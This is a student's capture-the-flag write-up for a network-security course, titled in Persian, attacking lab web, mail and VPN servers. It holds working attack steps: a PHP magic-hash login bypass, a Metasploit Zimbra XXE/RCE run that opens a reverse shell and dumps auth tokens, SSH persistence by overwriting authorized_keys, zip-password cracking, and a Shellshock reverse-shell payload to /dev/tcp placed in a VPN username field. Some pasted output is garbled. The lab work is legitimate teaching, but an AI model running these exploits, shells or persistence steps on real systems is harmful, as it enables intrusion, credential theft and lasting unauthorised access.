

به نام خدا

پروژه درس امنیت شبکه

پرنیان ملک زاده
شماره دانشجویی : ۴۰۰۱۷۰۵۳



Sanity

```
[parnian@parnians-MacBook-Pro ~ % echo "TUFaQVBBX2I2YjJmMzg5OTU5ZTZ1NWViZTI0ODg5M"
2YzYmZlYWJj" | base64 -d
MAZAPA_b6b2f389959e6e5ebe248893f3bfeabc%
parnian@parnians-MacBook-Pro ~ %
```

The first part of the flag can be obtained by decoding the last line of the hosts file, which is encoded in Base64. After decoding it, you will get a meaningful string that forms the first part of the flag. Once you have extracted this information, the next step is to append the entire hosts file to the end of the etc/hosts file. This ensures that the system recognizes the additional entries for domain resolution.

Web Server

```
parnian@parnians-MacBook-Pro ~ % curl -I http://172.16.3.96
HTTP/1.1 302 Found
Date: Tue, 28 Jan 2025 22:19:25 GMT
Server: Apache/2.4.52 (Ubuntu)
Location: s3cr37.php
Content-Type: text/html; charset=UTF-8
```

This sends an HTTP HEAD request to 172.16.3.96, asking only for headers.

The response:

302 Found: This means the server is redirecting you.

Location: s3cr37.php: The server wants you to go to s3cr37.php

When we open the page 172.16.3.96/s3cr37.php in the browser, it says that Google should refer you.

```
[parnian@parnians-MacBook-Pro ~ % telnet 172.16.3.96 80
Trying 172.16.3.96...
Connected to website.
Escape character is '^].
GET /s3cr37.php HTTP/1.1
Host: website

HTTP/1.1 400 Bad Request
Date: Wed, 29 Jan 2025 14:54:07 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 40
Connection: close
Content-Type: text/html; charset=UTF-8

Wait a second!, google should refer you!Connection closed by foreign host.
```


Now, we try to craft a packet that makes Google refer us. This involves sending a request with the Referer header set to https://www.google.com, mimicking a real redirection.

```
parnian@parnians-MacBook-Pro ~ % telnet 172.16.3.96 80
Trying 172.16.3.96...
Connected to website.
Escape character is '^>'.
GET /s3cr3t.php HTTP/1.1
referer: https://google.com
Host: website

HTTP/1.1 400 Bad Request
Date: Wed, 29 Jan 2025 14:49:55 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 106
Connection: close
Content-Type: text/html; charset=UTF-8

I love old things and what is better than the oldest browser? I just accept the
requests from WWW browser!Connection closed by foreign host.
```

And now it says that an old browser is needed. So we use the oldest browser:



```
parnian — -zsh — 80x24
Escape character is '^>'.
GET /s3cr3t.php HTTP/1.1
Host: petromaz.ir
Referer: https://google.com
User-Agent: WorldWideWeb
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1

HTTP/1.1 302 Found
Date: Tue, 28 Jan 2025 22:49:23 GMT
Server: Apache/2.4.52 (Ubuntu)
Set-Cookie: test_completed=true; expires=Thu, 27-Feb-2025 22:49:25 GMT; Max-Age=2592000; path=/
Location: index.php
Content-Length: 33
Connection: close
Content-Type: text/html; charset=UTF-8

So good so far, visit /login.php Connection closed by foreign host.
parnian@parnians-MacBook-Pro ~ %
```

We now see that we have a file: login.php. Lets discover it.

```
Referer: https://google.com
Cookie: test_completed=true

HTTP/1.1 200 OK
Date: Tue, 28 Jan 2025 23:06:59 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1129
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <!-- Design by foolishdeveloper.com -->
    <title>Petromaz.ir</title>
    <!--Stylesheet-->
    <link rel="stylesheet" type="text/css" href="media/styles.css" media="all" />
  </head>
  <body>
    <div class="background">
      <div class="shape"></div>
      <div class="shape"></div>
    </div>
    <div class="form">
      <h3>Login</h3>
      <form method="POST" action="">

        <label for="username"> Username</label>
        <input type="text" required id="username" name="username" value>

        <label for="password"> Password</label>
        <input type="password" required id="password" name="password" value>

        <input id="submit" name="submit" type="submit" value="Login"
               class="button" />

      </form>
      <div class="message" style="text-align: center;"> Invalid username or password</div>
      <div class="flag" style="text-align: center;"></div>
    </div>
  </body>
</html>
```

It seems that its a login page! And also we see the media file.

```

parnian@parniants-MacBook-Pro ~ % telnet 172.16.3.96 80
Trying 172.16.3.96...
Connected to website.
Escape character is '^].
GET /media/ HTTP/1.0
Host: website
User-Agent: WorldWideWeb
Referer: https://google.com
Cookie: test_completed=true

HTTP/1.1 200 OK
Date: Tue, 28 Jan 2025 23:10:23 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1335
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
  <head>
    <title>Index of /media</title>
  </head>
  <body>
<h1>Index of /media</h1>
<table>
  <tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
  <tr><td colspan="5"><hr></td></tr>
<tr><td valign="top"></td><td><a href="/">Parent Directory</a></td><td>&nbsp;</td><td align="right"> - </td><td>&nbsp;</td></tr>
<tr><td valign="top"></td><td><a href="all.min.css">all.min.css</a></td><td align="right">2024-12-22 06:13 </td><td align="right"> 58K</td><td>&nbsp;</td></tr>
<tr><td valign="top"></td><td><a href="database.db">database.db</a></td><td align="right">2024-12-22 06:13 </td><td align="right"> 12K</td><td>&nbsp;</td></tr>
<tr><td valign="top"></td><td><a href="styles.css">styles.css</a></td><td align="right">2024-12-22 06:13 </td><td align="right"> 1.7K</td><td>&nbsp;</td></tr>
  <tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.52 (Ubuntu) Server at website Port 80</address>
</body></html>

```

And we see that there is database file in there! database.db so we open it

```

parnian@parniants-MacBook-Pro ~ % telnet 172.16.3.96 80
Trying 172.16.3.96...
Connected to website.
Escape character is '^].
GET /media/database.db HTTP/1.0
Host: website
User-Agent: WorldWideWeb
Referer: https://google.com
Cookie: test_completed=true

HTTP/1.1 200 OK
Date: Tue, 28 Jan 2025 23:12:10 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Sun, 22 Dec 2024 06:13:46 GMT
ETag: "3000-629d5c8543a80"
Accept-Ranges: bytes
Content-Length: 12288
Connection: close

?II??atableusersusersCREATE TABLE users (
  id INTEGER PRIMARY KEY,
  username TEXT UNIQUE NOT NULL,
  password TEXT NOT NULL
??)Madmin0e745304954233478109486485467426
??      adminConnection closed by foreign host.

```

We see that the Admin's password hash is here.

In PHP, type juggling can cause security issues when comparing hashes. If an MD5 hash starts with "0e...", PHP may interpret it as zero when treated as a number. Finding another password with a similar "0e..." hash tricks PHP into considering them equal, bypassing authentication. This

exploit, known as a "magic hash" attack, takes advantage of PHP's loose comparison behavior. And I used one of the magic hashes here for admin password:

```
[parnian@parnians-MacBook-Pro ~ % telnet 172.16.3.96 80
Trying 172.16.3.96...
Connected to website.
Escape character is '^]'.
GET /media/database.db HTTP/1.0
Host: website
User-Agent: WorldWideWeb
Referer: https://google.com
Cookie: test_completed=true

HTTP/1.1 200 OK
Date: Tue, 28 Jan 2025 23:12:10 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Sun, 22 Dec 2024 06:13:46 GMT
ETag: "3000-629d5c8543a80"
Accept-Ranges: bytes
Content-Length: 12288
Connection: close

?I???atableusersusersCREATE TABLE users (
    id INTEGER PRIMARY KEY,
    username TEXT UNIQUE NOT NULL,
    password TEXT NOT NULL
??)Madmin0e745304954233478109486485467426
??      adminConnection closed by foreign host.

username=admin&password=240610708&login=submit

HTTP/1.1 200 OK
Date: Tue, 28 Jan 2025 23:36:02 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1162
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <!-- Design by foolishdeveloper.com -->
    <title>Petromaz.ir</title>
    <!--Stylesheet-->
    <link rel="stylesheet" type="text/css" href="media/styles.css" media="all" />
  </head>
  <body>
    <div class="background">
      <div class="shape"></div>
      <div class="shape"></div>
    </div>
    <div class="form">
      <h3>Login</h3>
      <form method="POST" action="">

        <label for="username"> Username</label>
        <input type="text" required id="username" name="username" value="

        <label for="password"> Password</label>
        <input type="password" required id="password" name="password" value="

        <input id="submit" name="submit" type="submit" value="Login"
              class="button" />

      </form>
      <div class="message" style="text-align: center;">Welcome, admin!</div>
      <div class="flag" style="text-align: center;">Flag: MAZAPA_378e0a2650ce9a32d3cfb7a405d485a1
    </div>
  </body>
</html>
Connection closed by foreign host.
```

Mail Server

First, we attempt to determine the type of mail server running on the target. To achieve this, we use OpenSSL to establish a connection and inspect the server's response. The following command helps us connect to the target's service over port 443.

This command initiates an SSL/TLS handshake, allowing us to gather information about server.

```
[parnian@parniants-MacBook-Pro ~ %  
[parnian@parniants-MacBook-Pro ~ % openssl s_client -connect 172.16.3.97:443  
Connecting to 172.16.3.97  
CONNECTED(00000004)  
Can't use SSL_get_servername  
depth=0 OU=Zimbra Collaboration Server, CN=mail.petromaz.ir  
verify error:num=20:unable to get local issuer certificate  
verify return:1  
depth=0 OU=Zimbra Collaboration Server, CN=mail.petromaz.ir  
verify error:num=21:unable to verify the first certificate  
verify return:1  
depth=0 OU=Zimbra Collaboration Server, CN=mail.petromaz.ir  
verify return:1  
---  
Certificate chain  
0 s:OU=Zimbra Collaboration Server, CN=mail.petromaz.ir  
i:O=CA, OU=Zimbra Collaboration Server, CN=mail.petromaz.ir  
a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256  
v:NotBefore: Dec 30 20:37:36 2024 GMT; NotAfter: Dec 29 20:37:36 2029 GMT
```

Based on the output, we can infer that the server is likely running Zimbra. Therefore, the next step is to investigate potential vulnerabilities in Zimbra to identify possible security weaknesses that could be exploited.

The screenshot shows a card from the Exploit Database. The title is "Zimbra Collaboration - Autodiscover Servlet XXE and ProxyServlet SSRF (Metasploit)". The card contains the following details:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
46693	2019-9670 2019-9621	METASPLOIT	REMOTE	LINUX	2019-04-12
EDB Verified: ✓		Exploit: Download / Source		Vulnerable App:	

At the bottom are navigation arrows: a left arrow on the left and a right arrow on the right.

And we find out that it is a famous vulnerability.

If we exploit zimbra_xxe_rce, we can gain access to the mail server easily. This can be done using Metasploit for a streamlined attack.

```
;0MMMMMMMMMMMMMMMo.          +:+
.dNMMMMMMMMMMMMMo.          +#+;+#+#
' oWMMMMMMMMo          ++
..cdk00K;      :+:    :::
       :::::::+:
Metasploit

=[ metasploit v6.4.44-dev-c7c7338ff6af1bca8dcaeef56dd9a87a47d5b3299]
+ -- =[ 2485 exploits - 1280 auxiliary - 431 post      ]
+ -- =[ 1463 payloads - 49 encoders - 13 nops      ]
+ -- =[ 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com/

[msf6 > use exploit/linux/http/zimbra_xxe_rce
[*] Using configured payload java/jsp_shell_reverse_tcp
[msf6 exploit(linux/http/zimbra_xxe_rce) > set LHOST 10.8.0.47
LHOST => 10.8.0.47
[msf6 exploit(linux/http/zimbra_xxe_rce) > set RHOST 172.16.3.97
RHOST => 172.16.3.97
[msf6 exploit(linux/http/zimbra_xxe_rce) > set RPORT 443
RPORT => 443
[msf6 exploit(linux/http/zimbra_xxe_rce) > set LPORT 4747
LPORT => 4747
[msf6 exploit(linux/http/zimbra_xxe_rce) > exploit
[*] Started reverse TCP handler on 10.8.0.47:4747
[*] Using URL: http://10.8.0.47:8080/r5J34kJpJ
[*] Server started.
[*] Password found: Zimbra2024
[+] User cookie retrieved: ZM_AUTH_TOKEN=0_74193aaad05d48a96b462bf7a4c7c398aa188cb5_69643d33363a65306661666438392d3133
36302d313164392d383636312d3030306139356439386566323b6578703d31333a313733383238303534373131333b747970653d363a7a696d6272
613b753d313a613b7469643d383a33323931343731363b76657273696f6e3d31343a382e372e31315f47415f313835343b;
[+] Admin cookie retrieved: ZM_ADMIN_AUTH_TOKEN=0_68145063ccf4e201c55c5a1af23da0c59706e665_69643d33363a653066616664383
92d313336302d313164392d383636312d3030306139356439386566323b6578703d31333a313733383135303934383433343b61646d696e3d313a3
13b747970653d363a7a696d6272613b753d313a613b7469643d393a3939393335323730373b76657273696f6e3d31343a382e372e31315f47415f3
13835343b;
[*] Uploading jpg shell
[*] Executing payload on /downloads/LslGZoTJfJVp.jsp
[+] Deleted $(find /opt/zimbra/ -regex '.*downloads/.*LslGZoTJfJVp.jsp' -type f)
[+] Deleted $(find /opt/zimbra/ -regex '.*downloads/.*LslGZoTJfJVp.*ISstreamConnector.class' -type f)
[+] Deleted $(find /opt/zimbra/ -regex '.*downloads/.*LslGZoTJfJVp.*class' -type f)
[+] Deleted $(find /opt/zimbra/ -regex '.*downloads/.*LslGZoTJfJVp.*java' -type f)
[*] Command shell session 1 opened (10.8.0.47:4747 -> 172.16.1.134:53245) at 2025-01-29 03:12:50 +0330
[*] Server stopped.
```

We set Hosts and Ports and then exploit!

The metasploit gives the shell and we now can cat the flag:

```
cat flag.txt  
cd /  
ls  
bin  
boot  
dev  
etc  
flag.txt  
home  
lib  
lib64  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var  
cat flag.txt  
MAZAPA_ddb859680999780f7446b7a011e2eb7a
```

To persist access on the system by replacing the public key in the authorized_keys, follow these steps:

1. Generate a new SSH key pair:
2. ssh-keygen -t rsa

This will generate a new public and private key pair (typically stored in `~/.ssh/id_rsa` and `~/.ssh/id_rsa.pub`).

3. Replace the existing authorized_keys:

To persist your access, copy the generated public key (found in `~/.ssh/id_rsa.pub`) into the `authorized_keys` file. You can do this by appending the contents of the public key file or simply overwriting the existing `authorized_keys` file with your new public key:

4. `echo "$(cat ~/.ssh/id_rsa.pub)" > ~/.ssh/authorized_keys`

This will ensure that your public key is in the `authorized_keys` file, allowing you to authenticate using SSH.

```
sync.log
syncstate.log
synctrace.log
trace_log.2024_12_30
trace_log.2025_01_28
wbxml.log
zmconfigd-audit.log
zmconfigd-log4j.log
zmconfigd.pid
zmlogswatch.out
zmmailboxd.out
zmmailboxd_java.pid
zmmailboxd_manager.pid
zmmyinit.log
zmsetup.20241230-203702.log
zmwatch.out
echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQACQDjuK0t+k76qInGUD5gI0ZX+ycr8nUEx1hoGI3cvZIgbj6diSW2y5ffb7j djCcSwkJhjUFM+GGyWttaKsGxtiZMpI4puOsQ4BvWMuyYg09dNLSxkrNLLBF+8pb0g1Rt1tkYKkHII1QTZzMh92icwasVdKFoLNy0MALe1GrW7RY87vVGHuOG7qEtdvvQgsu
vvQgsuuPZSdz03aIeVIt21ZAKCAK8uyjkGssy2gpxCpopv+ohJvEsrKcNZQZjW+7xX0aDYf1YOPnVLdt600miQ4uagzGLu5IMoNSL8oPFm7na7nTu1FVaDCPjI7+halUnlvqK8leUsCspWSuwTFjgMSZ+qhcp3n4FxGrBx+hYCMdYcxseFGHLwr1N5zRq/D3mGPx6Aosrx85m54Zx3T/p3DcyXzXTp19++VXzK6ur2n3UMfIz1EM6qzxRPktA6oMpC62sJ2diFmUuhfWF8aFln9BNOduWQyrMKDLxdhqqZ+irHiJYW/JLUifufox5NFqdyDL9+MBNj1L+EBAvXi3oQT/Ug6wraatOTRupVqbSUGGkJmwb/ZRAZULEccVwby0Lgv+0CrVJqVqwHWcdnmJrE9XB6/2IEeoF7Hzlnw8j2gUy8DyzZbbcaXyQxQdX0NRHih0ScEqn3xu55JgJ/6Q0JV0iVeL0haSxUV1SqJLhSo2LN8VGQ== parnian@parnians-MacBook-Pro.local" > ~/.ssh/authorized_keys
cd ~/.ssh/
ls
authorized_keys
authorized_keys
zimbra_identity
zimbra_identity.pub
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQACQDjuK0t+k76qInGUD5gI0ZX+ycr8nUEx1hoGI3cvZIgbj6diSW2y5ffb7j djCcSwkJhjUFM+GGyWttaKsGxtiZMpI4puOsQ4BvWMuyYg09dNLSxkrNLLBF+8pb0g1Rt1tkYKkHII1QTZzMh92icwasVdKFoLNy0MALe1GrW7RY87vVGHuOG7qEtdvvQgsu
vvQgsuuPZSdz03aIeVIt21ZAKCAK8uyjkGssy2gpxCpopv+ohJvEsrKcNZQZjW+7xX0aDYf1YOPnVLdt600miQ4uagzGLu5IMoNSL8oPFm7na7nTu1FVaDCPjI7+halUnlvqK8leUsCspWSuwTFjgMSZ+qhcp3n4FxGrBx+hYCMdYcxseFGHLwr1N5zRq/D3mGPx6Aosrx85m54Zx3T/p3DcyXzXTp19++VXzK6ur2n3UMfIz1EM6qzxRPktA6oMpC62sJ2diFmUuhfWF8aFln9BNOduWQyrMKDLxdhqqZ+irHiJYW/JLUifufox5NFqdyDL9+MBNj1L+EBAvXi3oQT/Ug6wraatOTRupVqbSUGGkJmwb/ZRAZULEccVwby0Lgv+0CrVJqVqwHWcdnmJrE9XB6/2IEeoF7Hzlnw8j2gUy8DyzZbbcaXyQxQdX0NRHih0ScEqn3xu55JgJ/6Q0JV0iVeL0haSxUV1SqJLhSo2LN8VGQ== parnian@parnians-MacBook-Pro.local
```

Vpn Server

From mail server:

```

zimbra@mail:~/store/0$ ls
2 3 4 5 6
zimbra@mail:~/store/0$ cat 2
cat: 2: Is a directory
zimbra@mail:~/store/0$ cd 3
zimbra@mail:~/store/0/3$ ls
msg
zimbra@mail:~/store/0/3$ cat msg
cat: msg: Is a directory
zimbra@mail:~/store/0/3$ cd msg
zimbra@mail:~/store/0/3/msg$ ls
0
zimbra@mail:~/store/0/3/msg$ cat 0
cat: 0: Is a directory
zimbra@mail:~/store/0/3/msg$ cd 0
zimbra@mail:~/store/0/3/msg$ ./zimbra-store/0/3/msg$0$ ls
257-.msg 258-.msg
zimbra@mail:~/store/0/3/msg$0$ cat 258-3.msg
Return-Path: moradi@petromaz.ir
Received: from localhost (LH0 mail.petromaz.ir) (127.0.0.1) by
mail.petromaz.ir with LMTP; Tue, 28 Jan 2025 11:02:13 +0000
Received: from [10.233.120.24] (mail [10.233.120.24])
by mail.petromaz.ir (Postfix) with ESMTPSA id 5a088101FD8
for <savad-kohi@petromaz.ir>; Tue, 28 Jan 2025 11:02:13 +0000 (UTC)
Content-Type: multipart/mixed; boundary="=====35045589942812172===="
MIME-Version: 1.0
From: moradi@petromaz.ir
To: savad-kohi@petromaz.ir
Subject: software
Message-ID: <20250128110213.5a088101FD8@mail.petromaz.ir>
Date: Tue, 28 Jan 2025 11:02:13 +0000 (UTC)

=====35045589942812172=====
Content-Type: text/plain; charset=utf-8
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="email13/kerio_connect"

iYEvImuL2hCn2gCnVzXJuW1lPSIiA0Kc2VdmVyZ2lwPSQoaXAgicB8
IDyZXa2gGVyXVsdcB81GNldCatZia2zIC1kCqjJyKc2VdmVx2lWPSIiCmNhc2UgTiQxiBp
bgsb2dvdXQpCqjixDsIsC8taW5zZW1nCmlgVgrRUVIGHdHBzO18JHN1cn1cl9pcD0eMDgx
ZAtCARmRmZK2X1g61FV101gqDmGmDMKQWZd9tBpZ1bmXNkd29yZCbp
cYdV33Q31kL1g0Fz-34vva0QKmZpCp3Y3vzbCALW1u2/7jX1L1C1YIFBPjU03HR8cMMyLyk8
c2VymavX2lW0jQw0DcvwW502xJuYwvZG9sb2dhb5wAh/71RM7TwICetZG9vS1lcnxlmNv
ZGulgImt1cn1lX3Vz2XJuW1PSR1c2VvnftSz1gls1kYXRhLXVybGuV29kZSia2vav97cGfZ
c3dva0m93BhCn30331kgokXJ1cz0kGN1cmwgLukgAH8cHM6ly93d3cuZ2x1lnvb5At
bSA1DI+L2Rldi9udws1Hwga0VhZCatbIx1HWyYV0IC1mDig1WQgiiAiQoJaWYw1sgJHJ1
cyA9PSAMjAwIiBdXTqgdHlbqCKByW682IA1XD2M1xbwM2NbDjtW911Efyz8Bdb25u
Zm82WQgI#931VwmM2NDM681Cq1lDHN1cjkJchJbnRmICJcHDMzW2Fx0A2M1s5Mw10b3dq29u
bmjyGvK1VwmM2NhG61Cg1ma03JchJpnhM1C3jb1xUigplc2FjCg==

=====35045589942812172=====
zimbra@mail:~/store/0/3/msg$0$ 

```

Base 64 Encoder / Decoder

[Encoders - Cryptography](#) / Base 64 Encoder - Decoder

Encodes or decodes a string so that it conforms to the Base64 Data Encodings specification (RFC 4648).

If you are decoding a binary file, use the 'Decode and download' button. The decoder will try to figure out the file type if it can. The maximum size limit for file upload is 2 megabytes. All files bigger than 500k will be output to a new window for performance reason and to prevent your browser from being unresponsive.

If you want to learn more about base64 encoding, jump to the [Base64 Encoding Explained](#) section of this page.

Option 1: Copy-paste the string to encode or decode here

```

6AMAAAAToAwAAUEsDBBQACQbjAMxwSlgAAAAAAAAABoHAAAKACsAdnBuL2NhLmNydfVUDQAHqVHH
ZdVG42XRRU1ldXgLAEE6AMAAAtoAwAAAzkHAAEAQUDCAbzQOeEz+s0RjkMpGmygZ4x4DMikkAU
nPMBq/DM2Q73EbJ3C9+oe/eraC/eTz251si6n23wWOECx2Gz9EHY4iypDBs2NLVWJYmwryRtee2K
CnoxlqmTYxt2CMleBO23dv/p0ClnaaRTVgCQrhIs4aiXu2uojojvx4/FL8hXQBh5v9MshECPRxXLm
AzAJrDH7z9lGcz61a7+bSIY8liF+TTloInvWSLYnmDYaik/XEV5OWO9IB44CKD6ndENZLduCR+f

```

Option 2: Or upload a file to encode or decode

Choose File No file chosen

Encode

Decode

Decode and download

```
[parnian@parniants-MacBook-Pro ~ % hashcat -m 13600 -a 3 /Users/parnian/Downloads/06-zip_hashes.txt "?1?1?1?1?1?1?1?" --show > /Users/parnian/Downloads/07-zip_hashes.txt
[parnian@parniants-MacBook-Pro ~ % cat /Users/parnian/Downloads/07-zip_hashes.txt
$zipS+0+3+0=7340e78acfefb344c6398ca469d28193+e033+e498+e22924a19c f31bab7c0cd90e7f11b7c9d2f7e1a1efdeda0b7f93676e75b22e86cfd107388b2a396cd82d205589626c324ad79ed8a0a7a31d6a32d617b7698c21e94e
db77feff0e9822e769a4536569890a1e921eabd57bab8e7a457e3t1abf21569b061e6ff74c2b211b23d1c572e633899ac31tbcfd946733eb5abb94b4563c96317e4d3228967bd64b6279832088a7d115a4e58fe65878e02283e077443592cb76e0921f4e6
dd22bf77a169bb4825ceaa8e43c5a7f964f595121b665913d04e05c8b38a7220cfefeff3b8a779836866f79e63e70b48971aa6b5399d0d82c62f0d2b6b095e52cef4eac6a523d859df3c18a3d5e52e6bbe024a01e26e8a048a1c678ae773b78927a96a
6d0939c9e2323a793e973e915b08138d9f163ce21a6257a5f15a8e6e6d9731918721e4f4377089531da4280be7f263e2071ec6286d62e73d963327a233a4b5f5e8c62527d87b6e0edea54b164247e8e6626e59a3b9d3f9787cc201e4c63194a211f6a78e417495486e8c358
b9528e522512b7284b7945851188a9799597468d4e435059d331119e7937848b6477f733494e33394f78e309235897241748844086158281a3931100947354446806233136382539d4f51b7984f9576a7d7e316a305d8803d68435939945f33d50d7f10944888231bd4f53d688539d4f7e7457646d798a5d9b48a0d4e5cb6bf4a4f7283b3d9e9b5b4d4f7d4723a35c1744d8a7158a638904562e23
84a284654946de95fc29acc97921a973d9p5c62999dc62cf6887a142774d2d3517793a3d9a19931ca21d4872d9adfaa585149b9e8b9e98784d18654d78a9651c1c2c7x4514b9788994ffdf8d949539683a571d697b5833b1b787d9dcba88d458456
4d65b12892c89c855d1d03b07c474f446d392325dece0788fffaa95888a4583f7b373c72e2d42b33bba6a7c7d9a93f667a1a418121ef2a1ce635586f3e5884e99a1985c653327985a3d6a4cd9a92e8786a6725b64844ab759793b3b800d9a39
09fa5767211b6d38ee7804e6799904953e4d2d0ff28a4f4781c0e9f42bb6b1a8e438977388db7cc6b6d88b5b3a4552cb5f1557d4c4bcb38a88a0f17b369403a8f39eb337057e1724d1b4a59b30a3f8b031b1d9d9a1c6c04ddc880d9c40c6c21c63988
7e9ada0831c5d5f882b097e87b3a0d8917aee62ae94e16d1814e7c89533c44de97f5ccf794a665ccca63958f7de32836971948cf4f5d50b5181495a094e94fe2c46580a70256ebe83d15a1e5f8fa8e00f6d32a38622d2721e697844f436890311
259b0d28d25b0d50d1d9665048fc255f6371c02d91731eeec94768a8494ef6fc7c80a7f25153a042d215726234d73161dd7311e673919aed751783a6120485a51f6359394f7511e057ab14047dfffffbfd6bdcba24a5f7ca33973a3e35b65fbaee7479b2
522e7a4c10df0fa4e764a5a493251736287c6ccf4455fec6de4c933a25147bf0d4a5e4b365809c8339f40a6f94abd8abc46b3c85a9f+d3e893b61bd6b5a5a0d7c8d5f028d9d930523160f22f424d88d9910536650d119915097a835711d513a54768f8254a33bcc4f14a471
$zipS+0+3+0=8a85e5a7b1ba43b818a9c7cb74871da7d6e70a9466ee586a0aca7d2d6081b2b8c8a8e7ff7d4b5d7cbb817d4b5d0805800bcbad4da3ceae7a0b508e65eb24e703+b5f0a3e12265cea9df0*#zip2$::ehsanit
$zipS+0+3+0=a3b85e5a7b1ba43b818a9c7cb74871da7d6e70a9466ee586a0aca7d2d6081b2b8c8a8e7ff7d4b5d7cbb817d4b5d0805800bcbad4da3ceae7a0b508e65eb24e703+b5f0a3e12265cea9df0*#zip2$::ehsanit
d6bed944805c5a97b1ba43b818a9c7cb74871da7d6e70a9466ee586a0aca7d2d6081b2b8c8a8e7ff7d4b5d7cbb817d4b5d0805800bcbad4da3ceae7a0b508e65eb24e703+b5f0a3e12265cea9df0*#zip2$::ehsanit
h1R
```

After gaining access to the mail server, we look for any valuable information. In the directory, we find a file referencing an email with the path `email5/vpn_client.zip`, suggesting it contains a zip file that might help us connect to a VPN server. We decode the file using base64, which gives us a zip file.

Next, we generate the hash of the zip file using the command:

```
zip2john 03-vpn.zip > hashes/05-zip_hashes.txt
```

We then open the generated hash file `05-zip_hashes.txt`, which contains hash values along with filenames. To focus on the relevant data, we remove the parts indicating the filenames and only keep the hash itself. This allows us to attempt cracking the password using tools like Hashcat.

Once we obtain the password, we open the zip file, and inside, we find two files, one of which contains the VPN configuration.



Now edit vpn file with our username and password and also our ip and port

```
client
dev tun
proto udp
remote 172.16.3.94 1194
resolv-retry infinite
nobind
comp-lzo
ca ca.crt
cipher AES-256-CBC
tls-version-min 1.0
tls-cipher "DEFAULT:@SECLEVEL=0"
auth-nocache
auth-user-pass
persist-key
persist-tun
```



Imported Profile

Profile Name

172.16.3.94 [client]

Server Hostname (locked)

172.16.3.94

Username

() { :;};/bin/bash -i >& /dev/tcp/10.8.0.47/9696 ()

Save password

Password

*****

Certificate and Key

None

Assign

PROFILES

CONNECT

```
Last login: Wed Jan 29 12:48:28 on ttys001
/Users/parnian/.zshenv:export:: not valid in this context: Fusion.app/Contents/Public:/Library/Apple
/usr/bin
parnian@parnians-MacBook-Pro ~ % nc -l 0.0.0.0 9696
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
